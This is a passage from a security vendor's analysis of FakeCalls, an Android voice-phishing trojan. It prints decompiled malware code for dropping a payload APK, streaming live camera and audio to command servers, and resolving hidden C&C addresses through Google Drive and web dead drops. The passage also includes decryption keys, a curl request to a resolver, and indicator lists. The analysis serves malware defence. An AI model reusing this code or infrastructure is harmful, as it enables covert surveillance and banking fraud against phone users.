The malware registers ***BroadcastReciever*** for the application installation events. This receiver launches the dropped APK later in the process.

```
public class AppInstallReceiver extends BroadcastReceiver {
    private final String TAG;

    public AppInstallReceiver() {
        this.TAG = this.getClass().getSimpleName();
    }

    @Override  // android.content.BroadcastReceiver
    public void onReceive(Context context0, Intent intent0) {
        if(TextUtils.equals(intent0.getAction(), "android.intent.action.PACKAGE_ADDED")) {
            String s = intent0.getData().getSchemeSpecificPart();
            if(!TextUtils.isEmpty(MainActivity.access$600()) && (MainActivity.access$600().equals(s))) {
                Toast.makeText(MainActivity.this, "INSTALL SUCCESS", 0).show();
                String s1 = MainActivity.access$400(MainActivity.this);  // com.wish.lmbank.activity.LauncherActivity
                MainActivity.this.startMainService(104, s1);
                MainActivity.this.finish();
                return;
            }
        }
        else {
            if(TextUtils.equals(intent0.getAction(), "android.intent.action.PACKAGE_REPLACED")) {
                String s2 = intent0.getData().getSchemeSpecificPart();
                Log.i(this.TAG, "--------替换成功" + s2);  // -------- Replacement succeeded
                return;
            }

            if(TextUtils.equals(intent0.getAction(), "android.intent.action.PACKAGE_REMOVED")) {
                String s3 = intent0.getData().getSchemeSpecificPart();
                Log.i(this.TAG, "--------卸载成功" + s3);  // --------Uninstall successful
            }
        }
    }
}
```

*Image 11 – Function with the **BroadcastReciever** register functionality.*

Then malware shows a button to click to start the payload installation.






Image 12 – Button saying “Click Install Setup” in Korean.

The APK is located inside the asset folder and is copied during the process of loading the view components.

```
public class ApkDownloadAsyncTask extends AsyncTask {
    private final String TAG;
    private AsyncResponse asyncResponse;
    private final Context context;

    public ApkDownloadAsyncTask(Context context0, AsyncResponse asyncResponse0) {
        this.TAG = ApkDownloadAsyncTask.class.getName();
        this.context = context0;
        this.asyncResponse = asyncResponse0;
    }

    public boolean copyApk(String s) {
        Log.i(this.TAG, "copyApk, apkName: " + s);
        try {
            InputStream inputStream0 = this.context.getAssets().open("data/" + s);
            StringBuilder stringBuilder0 = new StringBuilder();
            stringBuilder0.append(this.context.getFilesDir());
            stringBuilder0.append("/app2/");
            File file0 = new File(stringBuilder0.toString());
            if(!file0.exists()) {
                file0.mkdirs();
            }

            stringBuilder0.append(s);
            File file1 = new File(stringBuilder0.toString());
            if(file1.exists()) {
                Log.i(this.TAG, "copyApk, path: " + stringBuilder0.toString() + " is exist");
                file1.delete();
            }
```

Image 13 – Code responsible for copying the APK.

When the payload is successfully dropped, the malware launches the application with the configuration that it gets during the runtime.

```
public void startMainService(int v, String s) {
    Log.e(this.TAG, "startMainService, requestCode: " + v + ", activity: " + s);
    try {
        Intent intent0 = this.getPackageManager().getLaunchIntentForPackage(MainActivity.appPackageName);
        if(v == 104) {
            Bundle bundle0 = new Bundle();
            bundle0.putString("COMPANY_UUID", "L0jVvgr3IECcrKvi4X0f6lPdcH7kn1DO");
            bundle0.putString("APPLICATION_STYLE", "1");
            bundle0.putString("AGREEMENT_SUBMIT_STYLE", "1");
            bundle0.putBoolean("OPEN_SMS", false);
            bundle0.putString("PROJECT_NAME", "Lk");
            bundle0.putString("SCANNING_ALL_APP", "1");
            bundle0.putString("HEADER_PICTURE_STYLE", "1");
            bundle0.putString("UNNECESSARY_AUTO_DELETE_LIST", "1");
            bundle0.putString("URL", SharedPreferencesUtils.getValue("HOST", "154.23.176.101"));
            bundle0.putString("SERVER_NAME", "SERVER2");
            intent0.putExtras(bundle0);
        }

        this.startActivityForResult(intent0, v);
    }
    catch(Exception exception0) {
        Log.e(this.TAG, "startMainService, exception: " + exception0.getMessage());
    }
}
```

Image 14 – Setting up the parameters when launching the application.

Live stream capture

FakeCalls malware also has a possibility to capture live audio and video streams from the device's camera to C&C servers with the help of open source library: https://github.com/pedroSG94/rtmp-rtsp-stream-client-java

The command processing method has a command called "stream":

```
if(s.equals("streaming")) {
    NodeManager.processStreamState(jSONObject0.getInt("state"));
    return;
}

if(s.equals("setCallNumber")) {
    Logger.a("NodeManager", "setCallNumber");
    return;
}

if(s.equals("deleteApk")) {
    NodeManager.h(jSONObject0.getString("package"));
    return;
}

if(s.equals("camera")) {
    VideoService.switchCamera();
    return;
}
```

Image 15 – Option in the code enabling capture of live streams.

The corresponding method starts an audio or video service, or stops them, depending on the “state” variable value received from the C&C server.

```
public static void processStreamState(int v) {
    String s;
    Logger.a("NodeManager", "Receive Streaming:" + v);
    if(v == 3) {
        NodeManager.a.stopService(new Intent(NodeManager.a, AudioService.class));
        NodeManager.a.stopService(new Intent(NodeManager.a, VideoService.class));
        AppStart.d = 0;
        AppStart.i = 1;
        return;
    }

    if(AppStart.d == 3) {
        Logger.a("NodeManager", "current is loading");
        return;
    }

    AppStart.d = 3;
    NodeManager.a.stopService(new Intent(NodeManager.a, AudioService.class));
    NodeManager.a.stopService(new Intent(NodeManager.a, VideoService.class));
    if(v == 0) {
        s = "stop";
    }
    else if(d1.b(AppStart.ctx, "android.permission.RECORD_AUDIO") == 0) {
        AppStart.d = 3;
        f7.sleep(500L);
        if(v == 1) {
            NodeManager.a.startService(new Intent(NodeManager.a, AudioService.class));
        }

        if(v == 2) {
            NodeManager.a.startService(new Intent(NodeManager.a, VideoService.class));
        }

        s = "success";
    }
    else {
        AppStart.d = 0;
        s = "fail";
    }

    NodeManager.giveStreamingFeedback(s);
    AppStart.i = 1;
}
```

Image 16 – Code to capture live streams.

Upon the creation of video service, the ***RtspCamera2*** object is initialized by setting the authorization details and audio/video configuration (bitrate, fps, noise cancellation, etc.).

```
@Override  // android.app.Service
public void onCreate() {
    super.onCreate();
    Logger.a("VideoService", "onCreate");
    if(VideoService.camera2base == null) {
        VideoService.camera2base = new RtspCamera2(this, true, this);
    }

    if(!VideoService.camera2base.isStreaming()) {
        VideoService.camera2base.setAuthorization("Piterpan", "Piterpan123");
        VideoService.camera2base.prepareVideo(300, 200, 30, 2560000, 90);
        VideoService.camera2base.prepareAudio(131072, 44100, true, false, false);
    }
}
```

*Image 17 – Initialization of **RtspCamera2** object.*

Then the malware selects the front camera and starts streaming to C&C server which will be stopped after 5 minutes.

```
@Override  // android.app.Service
public int onStartCommand(Intent intent0, int v, int v1) {
    try {
        RtspCamera2 be0 = VideoService.camera2base;
        if(be0 != null) {
            if(be0.getFacing() == Facing.BACK) {
                VideoService.camera2base.switchCamera();
            }

            VideoService.camera2base.startStream("rtmp://" + Spf.getString("KEY_SERVER_IP1") + ":1935/live/" + Spf.getString("KEY_IMI"));
        }

        new Handler().postDelayed(this.stopRunnable, 300000L);
    }
    catch(Exception exception0) {
        AppStart.d = 0;
        Logger.b("VideoService", "onStart Exception:" + exception0.getMessage());
    }

    return 1;
}
```

Image 18 – Code lunching live streaming to C&C server.

FakeCalls may receive a command from C&C server to switch the camera during the live streaming.

Network communication

The malware developers implemented several ways to keep their real **Command-and-Control** (C&C) servers hidden: reading the data via **dead drop resolvers** in Google Drive or using an arbitrary Web server. Dead Drop Resolver is a technique when malicious content is stored on legitimate web services. Inside malicious domains and IP addresses are hidden to disguise the communication with real C&C servers. We have identified more than 100 unique IP addresses by processing the data from dead drop resolvers.

Google Drive

The first variant is reading the configuration via Google Drive: the malware contains an encrypted string with a link to Google Drive where the file is stored.

```
static {
    URL.hostList = new ArrayList();
    URL.URL_ALTERNATE_IP = "https://drive.google.com/file/d/1L7CMBiv5NLIrCxmUpkXRZcyFqbgmcKy5/view?usp=sharing";
}
```

Image 19 – Link to Google Drive inside the FakeCalls malware.

The name of the file is encrypted with AES.

```
public void loadHost() {
    new Thread(new Runnable() {
        @Override
        public void run() {
            Document document0 = Jsoup.connect(URL.URL_ALTERNATE_IP).get();  // Request to GDrive
            if(document0 != null) {
                for(Object object0: document0.getElementsByTag("title")) {
                    String s = ((Element)object0).html();
                    Log.e("com.wish.defaultcallservice.base.JVBaseActivity", "BaseActivity, loadHost, title: " + s);
                    if(TextUtils.isEmpty(s)) {
                        continue;
                    }

                    String[] arr_s = s.split("-");
                    if(arr_s == null || arr_s.length != 2) {
                        return;
                    }

                    String s1 = AESUtils.decrypt((TextUtils.isEmpty(arr_s[0]) ? "" : arr_s[0].trim()), "VEwaGLYn7x3rEpVS");
                    if(TextUtils.isEmpty(s1)) {
                        continue;
                    }

                    String[] arr_s1 = s1.split("-");
                    if(arr_s1 == null) {
                        continue;
                    }

                    int v;
                    for(v = 0; true; ++v) {
                        if(v >= arr_s1.length) {
                            return;
                        }

                        String s2 = arr_s1[v];
                        if(!TextUtils.isEmpty(s2)) {
                            String[] arr_s2 = s2.split("_");
                            if(arr_s2 != null && arr_s2.length == 2 && ("SERVER2".equals(arr_s2[0]))) {
                                URL.setHost(arr_s2[1]);
                                JVBaseActivity.this.sendSuccess();
                                return;
                            }
                        }
                    }
                }
            }
```




Image 20 – The code to get the encrypted file name from Google Drive.

After reading the file name, FakeCalls decrypts it with a hardcoded AES key and gets the real C&C configuration:

SERVER1_156.245.21.38-SERVER2_156.245.12.211-SERVER3_154.38.113.162-SERVER4_154.197.48.72-SERVER5_154.197.48.125-SERVER6_154.197.48.195-SERVER7_206.119.82.78-SERVER8_154.23.182.63-SERVER9_154.197.48.93-SERVER10_154.197.48.212-SERVERLK_127.0.0.1

Fetch from alternative

The other variant to communicate with C&C servers is when the malware has hardcoded an encrypted link to a specific resolver that contains a document with an encrypted server configuration.

We used the following sample for the analysis of this network communication method: ***4a422047bc0a2ca692b33a80740ab64a5bbc325c348d3d4eea0f304d3c256e03***

```
private void fetchFromAlternative() {
    Timber.d("Fetching server info", new Object[0]);
    String s = Uri.parse(StringUtils.decode("eWVlYWIrPj5mZmY_dXB0c3B6IyMjP3J-fD55ZHlkPnB1fHh_P2VpZQ==")).toString();  // https://www.daebak222.com/huhu/admin.txt
    HttpClient httpClient0 = this.mHttp;
    com.aug818.thu1039.servicies.ServerInfoService.2 serverInfoService$20 = new Stub() {
        public void onData(ServerInfo serverInfoService$ServerInfo0) {
            Timber.d("Success to fetch server info", new Object[0]);
            if(!TextUtils.isEmpty(serverInfoService$ServerInfo0.a01) && !TextUtils.isEmpty(serverInfoService$ServerInfo0.b05) && !TextUtils.isEmpty(serverInfoService$
                ServerInfoService.this.updateServerInfo(serverInfoService$ServerInfo0);
                return;
            }

            Timber.w("Invalid server info: server=%s, stream=%s", new Object[]{serverInfoService$ServerInfo0.a01, serverInfoService$ServerInfo0.b05});
        }

        @Override  // com.aug818.thu1039.net.HttpClient$IResponseCallback$Stub
        public void onError(Exception exception0, int v) {
            super.onError(exception0, v);
            Timber.e("No server info", new Object[0]);
        }
    };
    httpClient0.get(s, ServerInfo.class, serverInfoService$20);
    this.schedule();
}
```

Image 21 – The code to perform a request to the arbitrary C&C resolution server.

$ curl https://www.daebak222.com/huhu/admin.txt

{

“a01”: “eWVlYWIrPj5mZmY_dXB0c3B6IyMjP3J-fA==”,

“b05”: “Y2ViYWIrPj4gICI_IyAjPykpPyAlKSspIiMjPn14Z3Q=”,

“a07”: “eWVlYWIrPj4gKSM_ICc_JSM_ICkrJCEkJD55ZHlkPnB1fHh_P2VpZQ==”

}

The first element is a new server address, the second one is the address of a stream server used for live streams capture, and the last one is a link to a new dead drop resolver.

The malware decrypts all the data pieces and stores them for future use:

```
public class StringUtils {
    public static String decode(String s) {
        byte[] arr_b = Base64.decode(s, 8);
        for(int v = 0; v < arr_b.length; ++v) {
            arr_b[v] = (byte)(arr_b[v] ^ 17);
        }

        return new String(arr_b, StandardCharsets.UTF_8);
    }
}
```

Image 22 – The code for decrypting the information received from the server.

Protections

Check Point's Harmony Mobile Prevents malware from infiltrating mobile devices by detecting and blocking the download of malicious apps in real-time. Harmony Mobile's unique network security infrastructure – On-device Network Protection – allows you to stay ahead of emerging threats by extending Check Point's industry-leading network security technologies to mobile devices.

Threat Emulation Protections

- Banking.Andorid.FakeCalls.TC.*
- FakeCalls.TC.*

Conclusion

In the FakeCalls malware case, the developers decided not to leave any aspect of their operations to chance. They selected a profitable **voice phishing** market in South Korea where past results proved to bring tremendous value for cybercrime operators, harvesting approximately **600 million USD** from unsuspecting victims in 2020. The coverage of **170,000 victims** in the period of 5 years from 2016 to 2020 only added fuel to the mix.

But the story did not stop there. The malware developers took special care with the technical aspects of their creation as well implementing several unique and effective **anti-analysis** techniques. In addition, they devised mechanisms for **disguised** resolution of the **Command-and-Control** servers behind the operations.

This case shows the utmost importance of researching malware that is active in just a single country out of almost 200 in the world. The tricks and approaches used in this particular malware can be re-used in other applications targeting other markets around the globe. There is no physical distance in a digital sphere, the information spreads rapidly and we must react quickly in an ever-changing malware landscape.

The **Check Point Research** team stays vigilant and ready to adapt to the upcoming challenges.

IOCs

Hashes

The list of hashes below is not excessive by any means:

0e26be5dbdc3656b09cc6d7d231b2285a7e52a4dc42c63021b57ee40b9694f34

2b003f6638b56a56bc4f59058fc5b8e0ca6f34b79b83145fe9d80a5653ee2c85

2fc09a2a0426e1fca7d9675c2f1734e36b3a13c260044ee70a7893419ab1bbe2

3038c7a9c170e974421c5389ecb24f1e27ff9ba178e6f7f4929e5c54cac0c658

39c7f217e55809b762b998198f6ae1e30ed87f0838f8e01e3fd838a77831bd3d

497b9561e84e5bab365fd5283d45f6c76555e89c0b0dc57a91b338bf30ab1a54

49c460158f23d12200488612242d2b8f50fdad38d5edb006e8c3a90b8005172c

4a422047bc0a2ca692b33a80740ab64a5bbc325c348d3d4eea0f304d3c256e03

522b4b565f34309713497d5fa2bfb6aa403cf7547c1ba2c114fc59fa8252b472

65e875b1eed232e462cb654b110a895e2c87d420c9ef21a53683e27bcbcfbcc6

76b94289ad36015d91e26ef1298fc04ca6f7ad7be1fe2d07ecf8a12be20996f3

7d55250d76fcc3006a7cb727ba7521e0f17f8fd9311cf799442b1a737702a028

834e678c8bb755d6bd21a886a39fea19613fd80a3894e4d6ddff3652170a0464

97d20d26826a83de014b6711b87f18a98464e07b6ebc3a0480e4007d2f47e603

b7ee5e7a4b9937e5fd9eebed01eabc36b22c8c6931e63f934bbdb961346169b3

cbcffbf761b644f20486f7164a3b97a7c083dfcd774ed0ebbbcd6109fd6c47e1

cc4dc5afeb91ef2ad364cda511777b888a4ba9a90ae49e9181494b2ff32d50ed

db9d55a7b05253fd7367c5fa25d07d6962c1a9b58a136f76c7ef236ad2aec94b

de743563f41553f47bb7073ac28ed4d79e1a4031b3da732497805aa8a297943f

f8823780d2822307e995528bd7a34a1735e66bd2fe22404e02053cb92b0a56cb

Sample with all the evasion techniques described (also included Google Drive dead drop resolvers):
f8823780d2822307e995528bd7a34a1735e66bd2fe22404e02053cb92b0a56cb

Sample with the arbitrary CnC resolution method:
4a422047bc0a2ca692b33a80740ab64a5bbc325c348d3d4eea0f304d3c256e03

Sample with video stream functionality:
e8396aa5cccd30478e8fd0cf959ee996b6b727531bdece1ed63482b053c24004

URLs

The full list of dead drop resolvers:

https://drive.google.com/file/d/1L7CMBiv5NLIrCxmUpkXRZcyFqbgmcKy5/view?usp=sharing

https://drive.google.com/file/d/1HZg40qw7DGgl2HT6ZuGkKLkf5a0DnaBT/view?usp=share_link

https://www.daebak222.com/huhu/admin.txt

https://182.16.42.18:5055/huhu/admin.txt

http://182.16.42.18:10102/Teamviewer/admin.txt

http://182.16.42.18:10102/HanaBank/admin/admin.txt

http://182.16.42.18:10102/HanaBank/admin.txt

http://192.168.99.186:5000/admin.txt

http://192.168.99.33:5055/admin.txt

http://192.168.99.191:5055/admin.txt

Sources

1. National Police Agency. Status of voice phishing // https://www.data.go.kr/data/15063815/fileData.do
2. Voice phishing damage of 1.7 trillion won over the past 5 years… 170,000 victims // https://it.chosun.com/site/data/html_dir/2020/09/28/2020092802480.html
3. End of Central Directory Record // https://docs.fileformat.com/compression/zip/#end-of-central-directory-record

4. rtmp-rtsp-stream-client-java library // https://github.com/pedroSG94/rtmp-rtsp-stream-client-java

---

GO UP